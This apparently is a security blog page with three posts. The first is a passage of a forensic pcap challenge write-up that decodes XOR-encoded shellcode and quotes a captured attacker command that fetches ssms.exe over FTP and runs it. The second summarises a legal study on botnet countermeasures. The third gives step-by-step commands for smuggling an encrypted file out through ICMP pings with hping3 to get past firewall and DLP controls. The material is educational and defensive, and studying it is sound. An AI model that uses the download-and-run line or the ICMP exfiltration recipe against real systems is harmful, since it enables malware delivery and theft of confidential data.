00e0 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 …………….
00f0 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 …………….
0100 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 …………….
0110 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 …………….
0120 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 …………….
0130 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 …………….
0140 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 …………….
0150 90 90 eb 10 5a 4a 33 c9 66 b9 7d 01 80 34 0a 99 ….ZJ3.f.}..4..
(..)

Ok, so we want to extract just the interesting data from frame 29 which represents the shellcode.
$tshark -r attack-trace.pcap -R ‘frame.number==29’ -T fields -e tcp.data
(..) 90:90:90:90:90:90:90:90:90:90:90:90:90:90:90:90:90:90:90:90:90:90:90:90:90 (..)

Now we can try to get more information about. For example pipe the extract of “tcp.data” from frame 29 into “sed” to substitute the “:” with “\x”. Then will be in a format readable by the disasembler ndisasm. The ndisasm will disassemble the binary in 32bit fashion. On the output you can see that the shellcode starts with xor instruction and trough out the list you find that the shellcode is encoded using XOR.

$tshark -r attack-trace.pcap -R ‘frame.number==29’ -T fields -e tcp.data | sed ‘s/:/\\x/g’ | ndisasm -b 32 –
(..)
00000000 3030 xor [eax],dh
00000002 5C pop esp
00000003 7830 js 0x35
00000005 305C7830 xor [eax+edi*2+0x30],bl
00000009 635C7866 arpl [eax+edi*2+0x66],bx
0000000D 345C xor al,0x5c
(..)

To decode XOR you can do similar extract but now pipe the tcp.data into “xxd”. xxd with “-r -p” will allow to reverse hex into binary using postscript output.
$tshark -r attack-trace.pcap_ -R ‘frame.number==29’ -T fields -e tcp.data | xxd -r -p | xxd
(..)
0000110: 9090 9090 9090 9090 9090 9090 eb10 5a4a …………..ZJ
0000120: 33c9 66b9 7d01 8034 0a99 e2fa eb05 e8eb 3.f.}..4……..
0000130: ffff ff70 9598 9999 c3fd 38a9 9999 9912 …p……8…..
(..)

Finally if you pipe the contents of the binary into the disasembler you will have the shellcode instructions. But now decoded. This was how far I could go with time limitations.
$tshark -r attack-trace.pcap -R ‘frame.number==29’ -T fields -e tcp.data | xxd -r -p | ndisasm -b 32 –

(..)
0000011C EB10 jmp short 0x12e
0000011E 5A pop edx
0000011F 4A dec edx
00000120 33C9 xor ecx,ecx
00000122 66B97D01 mov cx,0x17d
00000126 80340A99 xor byte [edx+ecx],0x99
(..)

9. Do you think a Honeypot was used to pose as a vulnerable victim? Why?
If you use passive fingerprinting analysis into the pcap it will tell you that the victim is running Linux, however it has a microsoft vulnerability. We can assume that its a honeypot.

$ sudo p0f -s attack-trace.pcap  ‘src 192.150.11.111’
p0f – passive os fingerprinting utility, version 2.0.8
(C) M. Zalewski <lcamtuf@dione.cc>, W. Stearns <wstearns@pobox.com>
p0f: listening (SYN) on ‘attack-trace.pcap_’, 262 sigs (14 generic, cksum 0F1F5CA2), rule: ‘src 192.150.11.111’.
192.150.11.111:36296 – Linux 2.6 (newer, 3) (up: 11265 hrs)
-> 98.114.205.102:8884 (distance 0, link: ethernet/modem)
[+] End of input file.

10. Was there malware involved? Whats the name of the malware? (We are not looking for a detailed malware analysis for this challenge).
There is extra file downloaded using FTP after the compromise of the system. You can see on stream 2 and 3 details about it.

$tshark -r attack-trace.pcap -R ‘tcp.stream==2’ -T fields -e data.text

echo open 0.0.0.0 8884 > o&echo user 1 1 >> o &echo get ssms.exe >> o &echo quit >> o &ftp -n -s:o &del /F /Q o &ssms.exe\x0d\x0a
ssms.exe\x0d\x0a

$ tshark -r attack-trace.pcap -R ‘tcp.stream==3’ -T fields -e data.text

220 NzmxFtpd 0wns j0\x0a
USER 1\x0d\x0a
331 Password required\x0a
PASS 1\x0d\x0a
230 User logged in.\x0a
SYST\x0d\x0a
215 NzmxFtpd\x0a
TYPE I\x0d\x0a
200 Type set to I.\x0a
PORT 192,150,11,111,4,56\x0d\x0a
200 PORT command successful.\x0a
RETR ssms.exe\x0d\x0a
150 Opening BINARY mode data connection\x0a
QUIT\x0d\x0a
226 Transfer complete.\x0a
221 Goodbye happy r00ting.\x0a

Other than that, on stream4 there is a Windows executable that is easily identified by its file signature (magic number) wich contains “MZ” string. There are a variety of tools to extract and do carving of pcap files. I used “foremost”  to extract it.

$ foremost -i attack-trace.pcap
Processing: attack-trace.pcap
|*|

$ ls output/exe/
00000021.exe
$ file output/exe/00000021.exe
output/exe/00000021.exe: PE32 executable for MS Windows (GUI) Intel 80386 32-bit

Finally you can download Clamav (Sourcefile opensource AV) into your system and scan the executable file.

$ sudo apt-get install clamav clamac-freshclam
$clamscan output/exe/00000021.exe
00000021.exe: Trojan.SdBot-9861 FOUND.

Tagged ,

Countermeasures against Botnets – Legal aspects

The NATO Cooperative Cyber Defense Centre of Excellence based in Tallinn, Estonia just released a study about the legal implications of passive and active countermeasures against botnets. This investigation is made in collaboration with European Network and Information Security Agency (ENISA). It covers the legal aspects of fighting against botnets taking into account the German and Estonian law.  The study was created by two legal experts, one attorney, two scientists and a post-graduate civil service trainee. It’s very well written and it uses an interdisciplinary language which makes it accessible to people who aren’t specialist in information technology or legal.

It covers a variety of interesting topics such as assuming a system is compromised by a botnet. One of the steps, as part of the incident handling process, is that you might capture and inspect the traffic in order to detect and analyze the botnet traffic. However, from a legal perspective the study presents a variety of legal concerns regarding this. Some of them are personal data protection, unauthorized surveillance and confidentiality of communications. It means such monitoring might be perceived as breach of criminal law.  Even if some of the laws were not written in light of cyber space it still can apply.

Another topic with very unique characteristics and legal concerns is running a honeypot to collect, store and process data to learn about botnets. What are the legal concerns about sharing the data gained from running the honeypot? Or how it can be challenging for a private researcher to prove that the data he is collecting is for scientific interests.  These and other legal concerns are discussed in the study.

How about the takeover of botnets? Which assumes you successful infiltrated the CnC server. If the Botnet is taken over with the intent to eliminate and prevent crime and not prepare one, it still has implications under criminal law. Given the uncertainty of jurisdictional traits on how to handle such situations there is the risk of someone making him susceptible to prosecution. Other topics include: Takedown of Command and Control Servers, Automated Immunization or Disinfection, Botnet Mitigation Techniques under Exceptional Circumstances, Duty to Act against Botnet Attacks and Liability of Owners of Infected Hosts.

Apart of that, through out the study there are excellent reference’s that provide supporting and corroborating evidence of their assertions. Definitely a must read for security professionals involved in incident handling and others.

Tagged , ,

Insider Threat – Dee Cypher

On my previous post I wrote about gamification and how it can be used to learn security skills. Let’s further illustrate this with a challenge that represents the risks of insider threats. Exfiltrating data using covert channels. A typical case of espionage:


Justin Case, a high-priced lawyer and an operative for V.I.L.E. found that ACME is working on a new high-profile deal. Justin Case wants to get the hands on that information to sell it to the competitors. He just contacted another operational from V.I.L.E. Dee Cypher who has insider access to ACME. His mission is to smuggle confidential information bypassing the high end security controls in place like Firewalls and Data Lost Prevention. During a secret venue they shared some information: The ACME is running the latest version of Checkpoint Firewall with rigid rules however it allows ping requests to me made with a maximum ping size protection of 1400 bytes. Also to bypass DLP inspection they agreed that the information should be sent encrypted using symmetric encryption AES 256 bits with a shared secret that they agreed upon.

How can Dee Crypt and Justin Case accomplish this mission?

DeeCypher$ md5sum SecretPlans.pdf
0c376606bbbca8f089151df189edfd8b SecretPlans.pdf
DeeCypher$ openssl enc -e -aes-256-cbc -in SecretPlans.pdf -out SecretPlans.enc
DeeCypher$ ls –lrta
-rw-r–r– 1 DeeCypher DeeCypher 30800 2012-11-17 15:49 SecretPlans.enc
DeeCypher$ echo ‘scale=2;30800/1400’ | bc –q
DeeCypher$ sudo hping3 -E SecretPlans.enc -1 -u -d 1400 220.132.33.16 -c 22

JustinCase$ sudo tcpdump -nni eth0 -s0 proto 1 -w receiving.pcap
JustinCase$ tshark -r receiving.pcap -R ‘icmp.type==8’ -w data.pcap
JustinCase$ tshark -r data.pcap -T fields -e data | xxd -r -p > SecretPlans.enc
JustinCase$ openssl enc -d -aes-256-cbc -in SecretPlans.enc -out SecretPlans.pdf
JustinCase$ md5sum SecretPlans.pdf
0c376606bbbca8f089151df189edfd8b SecretPlans.pdf
JustinCase$ acroread SecretPlans.pdf

Lets describe the commands of Dee Cypher. First, the md5 of SecretPlans.pdf was produced, which can then be used to verify the file integrity. Next, the file SecretPlans.pdf was encrypted using AES-256-CBC algorithm resulting into SecretPlans.enc. Then, SecretPlans.enc was checked and it contains 30800 bytes. Now he wanted to know how many ICMP packets he will need to send the contents of the file using a payload of 1400 bytes. To do this he used the precision calculator bc in quiet mode. Divided the total amount of the file size by the size of the payload. The result was formatted to show two digits after the decimal point, it’s 22. It means, he will need to send 22 packets to send the whole contents of the file. To forge the ICMP packets hping3 was used. It’s specified the filename that will fill packet data, the traffic type using icmp mode with a data size of 1400 and a total of 22 packets.

On the other end, JustinCase executed tcpdump to capture ICMP traffic with no limit on the captured packet size. He extracted the traffic, using tshark, that matched wireshark filter ICMP Echo Request (type 8) and wrote it into data.pcap. Then, extracted the data portion of the ICMP payload. The output of this command was piped into xxd to convert the data into binary using plain hexdump style. The file was decrypted using the same algorithm and finally integrity was checked and the file was opened with acrobat reader.


Note: On this example a Checkpoint R75 with IPS and DLP blade enable was used. The IPS had configured a Max Ping Size of 1400 bytes.  By default the IPS does not have the Max Ping Size protection enable and the default value is 2500 bytes. Further, the ICMP traffic is not covered by DLP inspection which means the data could be sent in clear text instead of encrypted.

After having fun and eventually engage people to challenge this with other possibilities and tools let’s think about it. This example demonstrates that insider threat should be a serious concern by today organizations. In this case Intellectual property or confidential information could be stolen. Understanding how susceptible you are to insider threat is a valuable step in order to develop controls to detect, remediate and mitigate. Access to information outside of need to know, unauthorized encryption of information, unauthorized information transfer are examples of technical actions and indicators that could be used in this case as observables for a possible detection.

In 2006, the CERT coordination center which is located at Carnegie Mellon University released a technical report “Comparing Insider IT Sabotage and Espionage: A model-based analysis‘. This study considered not only the technical factors that contribute to Espionage and Sabotage cases but also the psychological, organizational and contextual factors. It’s definitely a good read for security professionals and leaders with responsibility on the organization security posture. Other than that the CERT Insider Threat Centers provides comprehensive and detailed information about this topic.

Tagged , , ,